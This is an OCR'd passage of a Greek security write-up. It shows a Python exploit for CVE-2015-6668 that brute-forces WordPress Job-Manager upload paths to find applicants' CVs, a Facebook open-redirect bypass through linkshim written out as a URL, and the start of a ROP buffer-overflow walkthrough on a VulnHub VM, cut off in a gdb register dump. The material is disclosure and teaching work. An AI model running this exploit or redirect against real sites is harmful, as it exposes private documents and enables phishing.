Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=WP+Cookie+check; wp-settings-time-1=1440504007
Connection: close
```

ΕΙΚΟΝΑ 3.1.6: BURP ΑΙΤΗΣΕΙΣ



ΕΙΚΟΝΑ 3.1.7: BURP ΑΠΑΝΤΗΣΕΙΣ


Άρα βρέθηκε ένας τρόπος να λαμβάνουμε επακριβώς ολόκληρη την ονομασία του βιογραφικού σημειώματος που είναι ανεβασμένο στον εξυπηρετητή. Είναι γνωστό ότι τα αρχεία που ανεβαίνουν στο σύστημα της Wordpress ακολουθούν μία συγκεκριμένη δομή από καταλόγους (/wp-content/uploads/%year%/%month%/%filename%). Για παράδειγμα, αν έχει γίνει κατάθεση ενός βιογραφικού με όνομα MourikisCV.pdf τον Νοέμβριο του 2015 θα βρίσκεται στον κατάλογο */wp-content/uploads/2015/11/MourikisCV.pdf* του εξυπηρετητή. Το πιο δύσκολο να βρεθεί είναι το όνομα του αρχείου, αφού σε αυτό δεν μπορεί να εφαρμοστεί η τεχνική του bruteforcing. Στο υπόλοιπο όμως μπορεί να εφαρμοστεί (χρονολογία, μήνας).

Ο κώδικας που αναπτύχθηκε για την αυτοματοποιημένη εύρεση των βιογραφικών σημειωμάτων είναι ο ακόλουθος. Πιο συγκεκριμένα, λαμβάνει ως ορίσματα το wordpress website που έχει εγκατεστημένο το job-manager πρόσθετο και το όνομα του βιογραφικού που αναγνωρίσαμε με τις παραπάνω μεθόδους. Ο κώδικας αναλαμβάνει να κάνει αναζήτηση από το 2013 ως το 2015 και τους μήνες 1 έως 12. Οι καταλήψεις αρχείου που χρησιμοποιούνται στα βιογραφικά σημειώματα είναι οι εξής: doc, docx, pdf.

```
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25
"""
website = raw_input('Enter a vulnerable website: ')
filename = raw_input('Enter a file name: ')

filename2 = filename.replace(" ", "-")

for year in range(2013,2016):
    for i in range(1,13):
        for extension in {'doc','pdf','docx'}:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i) + "/" +
filename2 + "." + extension
            req = requests.get(URL)
```


ΠΙΝΑΚΑΣ 3.1.1: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ ΠΡΟΣΘΕΤΟΥ

Πραγματοποιείται δοκιμαστική εκτέλεση του προγράμματος εκμετάλλευσης με ορίσματα για website (http://127.0.0.1/wordpress) και για ονομασία βιογραφικού (vagmourCV).



ΕΙΚΟΝΑ 3.1.8: ΕΚΤΕΛΕΣΗ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Με το τέλος της εκτέλεσης του προγράμματος επαληθεύεται η εύρεση του βιογραφικού.




ΕΙΚΟΝΑ 3.1.9: ΕΠΙΤΥΧΗΜΕΝΗ ΕΥΡΕΣΗ ΒΙΟΓΡΑΦΙΚΟΥ

Σημείωση: Οι προγραμματιστές του εν λόγω πρόσθετου καθώς και οι προγραμματιστές του Wordpress έχουν ενημερωθεί για το κενό ασφαλείας που αναφέρεται και έχουν πράξει τις κατάλληλες ενέργειες ώστε να προστατευθούν οι χρήστες που το χρησιμοποιούν.

Σενάριο 2 - Βρίσκοντας κενά ασφαλείας στην Facebook

Η εταιρεία Facebook σχεδιάζει να λανσάρει μία καινούρια υπηρεσία στο subdomain free.facebook.com χωρίς να έχει κάνει γνωστή ακόμη την λειτουργία της. Αν κάποιος επισκεφθεί την διεύθυνση free.facebook.com θα του εμφανιστεί το παρακάτω μήνυμα.



ΕΙΚΟΝΑ 3.2.1: ΣΕΛΙΔΑ FREE.FACEBOOK.COM


Το μέρος της σελίδας που έχει ενδιαφέρον είναι ο υπερσύνδεσμος facebook.com. Όπως φαίνεται και από το πηγαίο κώδικα της σελίδας ανακατευθύνει στο https://m.facebook.com.

ΕΙΚΟΝΑ 3.2.2: ΠΗΓΑΙΟΣ ΚΩΔΙΚΑΣ ΣΕΛΙΔΑΣ

Η γραμμή διεύθυνσης μετά την επίσκεψη γίνεται ως εξής:

https://free.facebook.com/zero/support/ineligible/?next_uri=https%3A%2F%2Ffree.facebook.com%2F&_rdr

Η GET παράμετρος “next_uri” παρουσιάζει μεγάλο ενδιαφέρον. Αν κάποιος προσπαθήσει να αλλάξει την παράμετρο, θέτοντας την ως http://vagmour.eu θα λάβει την εξής απάντηση από στον εξυπηρετητή και κενή σελίδα.



ΕΙΚΟΝΑ 3.2.3: ΑΠΑΝΤΗΣΗ ΕΞΥΠΗΡΕΤΗΤΗ


Αυτό σημαίνει ότι κάποιο φίλτρο ενεργοποιείται στον εξυπηρετητή και η αίτηση δεν μπορεί να ολοκληρωθεί.

Παράκαμψη του φίλτρου next_uri #1:
Υπάρχει η δυνατότητα να παρακαμφθεί το φίλτρο της παραμέτρου next_uri εισάγοντας οποιαδήποτε λέξη η οποία θα πραγματοποιήσει ανακατεύθυνση σε εσωτερικό url του facebook.

Για παράδειγμα, αν γίνει το εξής request:

“https://free.facebook.com/zero/support/ineligible/?next_uri=vagmour&_rdr”

Η απάντηση θα είναι:



ΕΙΚΟΝΑ 3.2.4: ΕΜΦΑΝΙΣΗ ΑΠΑΝΤΗΣΗΣ ΕΞΥΠΗΡΕΤΗΤΗ ΣΕ ΦΥΛΛΟΜΕΤΡΗΤΗ


Αν ο χρήστης διαβάσει το μήνυμα και πατήσει να ανακατευθυνθεί στο facebook.com θα γίνει ανακατεύθυνση στο http://m.facebook.com/vagmour. Με αυτόν τον τρόπο μπορεί να γίνει ανακατεύθυνση σε οποιαδήποτε σελίδα εντός facebook.

Κακόβουλη χρήση της παραπάνω τεχνικής μπορεί να χρησιμοποιηθεί για διαφήμιση facebook σελίδων και παραπλάνηση χρηστών αφού εν τέλει δεν ανακατευθύνονται στην αρχική σελίδα facebook.com όπως λέει η σελίδα αλλά στο http://m.facebook.com/[next_uri].

Μετά από έρευνα που πραγματοποιήθηκε, επιτεύχθηκε και ολοκληρωτική παράκαμψη του φίλτρου προστασίας της παραμέτρου next_uri χρησιμοποιώντας τον ίδιο τον μηχανισμό ανακατεύθυνσης του facebook.

Σημείωση: Η εταιρεία facebook διαθέτει μηχανισμούς προστασίας για spam και κακόβουλο περιεχόμενο. Ένας από αυτούς τους μηχανισμούς είναι το linkshim που φτιάχτηκε το 2008. Κάθε link που κάνει κλικ ένας χρήστης του facebook συγκρίνεται με μία λίστα με κακόβουλα sites. Σε περίπτωση που κάποιο link είναι κακόβουλο δεν επιτρέπεται η ανακατεύθυνση προς αυτό. Ακόμα και μέσω email να γίνει η αποστολή του link θα περάσει από το σύστημα linkshim πριν γίνει η ανακατεύθυνση.
Λειτουργεί κάτω από την διεύθυνση facebook.com/l.php και λαμβάνει 2 hashes. Το πρώτο είναι η διεύθυνση που θα γίνει η ανακατεύθυνση και το δεύτερο ένα hash που ανήκει σε κάθε χρήστη. Αν δεν χρησιμοποιόταν το hash σε κάθε χρήστη θα μπορούσε να χρησιμοποιηθεί ως open-redirector. Αυτό μπορεί να χρησιμοποιηθεί κακόβουλα αφού βλέποντας κάποιος facebook.com link θα το επιστεφθεί και θα πατήσει πάνω του.

Για να αποφευχθεί αυτό γίνεται ένας έλεγχος αν υπάρχει το μοναδικό hash ανα χρήστη και αν δεν υπάρχει γίνεται η παρακάτω προειδοποίηση ανακατεύθυνσης.




ΕΙΚΟΝΑ 3.2.5: FACEBOOK SHIMLINK ΠΡΟΣΤΑΣΙΑ

Για να επιτευχθεί ο έλεγχος της ανακατεύθυνσης του υπερσυνδέσμου facebook.com, η παράκαμψη του φίλτρου της παραμέτρου με όνομα next_uri είναι απαραίτητη. Αυτό επιτυγχάνεται χρησιμοποιώντας το σύστημα linkshim.


Τέθηκε ως παράμετρος next_uri το https://www.facebook.com/l.php?u=https://vagmour.eu οπότε ολόκληρο το link έγινε http://free.facebook.com/zero/support/ineligible/?next_uri=https://www.facebook.com/l.php?u=http://vagmour.eu

Με αυτόν τον τρόπο το hash ανά χρήστη παράγεται αυτόματα από το ίδιο το site. Οι χρήστες βλέπουν έναν υπερσύνδεσμο να γράφει facebook.com ενώ στην πραγματικότητα θα ανακατευθυνθούν στην ιστοσελίδα https://vagmour.eu όταν πατήσουν πάνω του. Όπως φαίνεται και στην παρακάτω εικόνα, χρησιμοποιείται το εσωτερικό script ανακατεύθυνσης l.php παράγοντας αυτοματοποιημένα και το hash ανά χρήστη στην GET παράμετρο h.




ΕΙΚΟΝΑ 3.2.6: ΠΗΓΑΙΟΣ ΚΩΔΙΚΑΣ ΜΕ ΑΝΑΚΑΤΕΥΘΥΝΣΗ

Τελικά πατώντας πάνω στον υπερσύνδεσμο που γράφει facebook.com πραγματοποιείται ανακατεύθυνση στη σελίδα vagmour.eu.



ΕΙΚΟΝΑ 3.2.7: ΕΠΙΤΥΧΗΜΕΝΗ ΑΝΑΚΑΤΕΥΘΥΝΣΗ

Παρακάτω φαίνεται η σελίδα ανοιγμένη από την οθόνη ενός κινητού και γίνεται αντιληπτό το πόσο εύκολα μπορεί κάποιος να πατήσει πάνω στο link και να πέσει θύμα κάποιου κακόβουλου χρήστη.



ΕΙΚΟΝΑ 3.2.8: ΕΜΦΑΝΙΣΗ ΣΕΛΙΔΑΣ ΑΠΟ ΚΙΝΗΤΟ

Η επίπτωση του συγκεκριμένου κενού ασφαλείας αφορά την ανακατεύθυνση χρηστών με σκοπό την εξαπάτηση και την αλίευση των προσωπικών τους δεδομένων. Με δεδομένο ότι γίνεται ανακατεύθυνση μέσα από το ίδιο δίκτυο της Facebook, δεν είναι εύκολο να αναγνωριστεί και να αποφευχθεί η συγκεκριμένη μορφή επίθεσης.

Σενάριο 3 - Χρησιμοποιώντας την τεχνική ROP (32-bit) σε Linux

Θα εξεταστεί ο τρόπος με τον οποίο είναι δυνατόν να ξεπεραστεί η προστασία NX μέσω της τεχνικής Return-oriented Programming. Στο συγκεκριμένο τομέα θα χρησιμοποιηθεί η

εικονική μηχανή που φτιάχτηκε από τον “barrebas” και υπάρχει διαθέσιμη στην ακόλουθη διεύθυνση: https://www.vulnhub.com/entry/rop-primer-02,114/.

Περιλαμβάνει 3 εκτελέσιμα τα οποία είναι ευάλωτα σε buffer overflows και πρέπει να επιτευχθεί εκμετάλλευση της αδυναμίας τους χρησιμοποιώντας την τεχνική ROP. Η εικονική μηχανή έχει απενεργοποιημένο το σύστημα ASLR.

Ο στόχος είναι να επιτευχθεί εκτέλεση κώδικα μέσω του συγκεκριμένου εκτελέσιμου.

Επίπεδο0 - Level0

Το αρχικό βήμα που πρέπει να εξεταστεί είναι να ελεγχθούν ορισμένες πληροφορίες για το εκτελέσιμο αρχείο.

```
level0@rop:~$ file level0
level0: setuid ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, for GNU
/Linux 2.6.26, BuildID[sha1]=fb91c352b4d0f9680d22497e348340fe88d0fdf8, not stripped
```

ΕΙΚΟΝΑ 3.3.1.1: ΠΛΗΡΟΦΟΡΙΕΣ ΕΚΤΕΛΕΣΙΜΟΥ

Η εντολή file εμφανίζει πληροφορίες για το είδος του αρχείου. Παρατηρείται ότι είναι ένα εκτελέσιμο 32-bit.

Επόμενο βήμα αποτελεί η εξέταση του εκτελέσιμου για τυχόν προστασίες που μπορεί να περιέχει. Είναι ενεργοποιημένη η προστασία NX, οπότε δεν είναι δυνατή η εκτέλεση shellcode από την στοίβα. Για αυτό το λόγο θα γίνει χρήση της τεχνικής ROP.

```
level0@rop:~$ gdb -q level0
Reading symbols from level0...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
```

ΕΙΚΟΝΑ 3.3.1.2: ΕΛΕΓΧΟΣ ΠΡΟΣΤΑΣΙΩΝ ΕΚΤΕΛΕΣΙΜΟΥ

Η εντολή “python -c “print ‘A’*100” εκτυπώνει 100 φορές το γράμμα A. Στη συνέχεια αυτή η αλληλουχία γραμμάτων δίνεται ως είσοδος στο πρόγραμμα level0 για να εξεταστεί αν υπάρχει πρόβλημα με κάποιο buffer overflow. Το αποτέλεσμα που λαμβάνεται μετά την εκτέλεση του προγράμματος είναι Segmentation fault. Η συγκεκριμένη έξοδος είναι ένα καλό δείγμα ότι το εκτελέσιμο δεν περιλαμβάνει έλεγχο για όρια στην είσοδο του. Συνάγεται ότι είναι πιθανό να έχει κενό ασφαλείας για buffer overflow.

```
level0@rop:~$ python -c "print 'A'*100" | ./level0
[+] ROP tutorial level0
[+] What's your name? [+] Bet you can't ROP me, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault
```

ΕΙΚΟΝΑ 3.3.1.3: SEGMENTATION FAULT ΣΤΟ ΕΚΤΕΛΕΣΙΜΟ

Δημιουργώντας ένα μοναδικό αλφαριθμητικό με μέγεθος 100 χαρακτήρων και δίνοντας το σαν είσοδο στο πρόγραμμα level0 παρατηρείται ότι το πρόγραμμα τερματίζει με έξοδο “Segmentation fault”. Ο gdb-peda εμφανίζει κατά την έξοδο του προγράμματος την

κατάσταση των καταχωρητών. Η τιμή του καταχωρητή EIP έχει αντικατασταθεί με το αλφαριθμητικό “AFAA” (0x41414641).

```
gdb-peda$ pattern_create 100 test
Writing pattern of 100 chars to filename "test"
gdb-peda$ r < test
Starting program: /home/level0/level0 < test
[+] ROP tutorial level0
[+] What's your name? [+] Bet you can't ROP me, AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1
AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xbffff6ec --> 0x80ca720 --> 0xfbad2a84
EDX: 0x80cb690 --> 0x0
ESI: 0x80488e0 (<__libc_csu_fini>:      push   ebp)
EDI: 0xa94cb785
EBP: 0x41304141 ('AA0A')
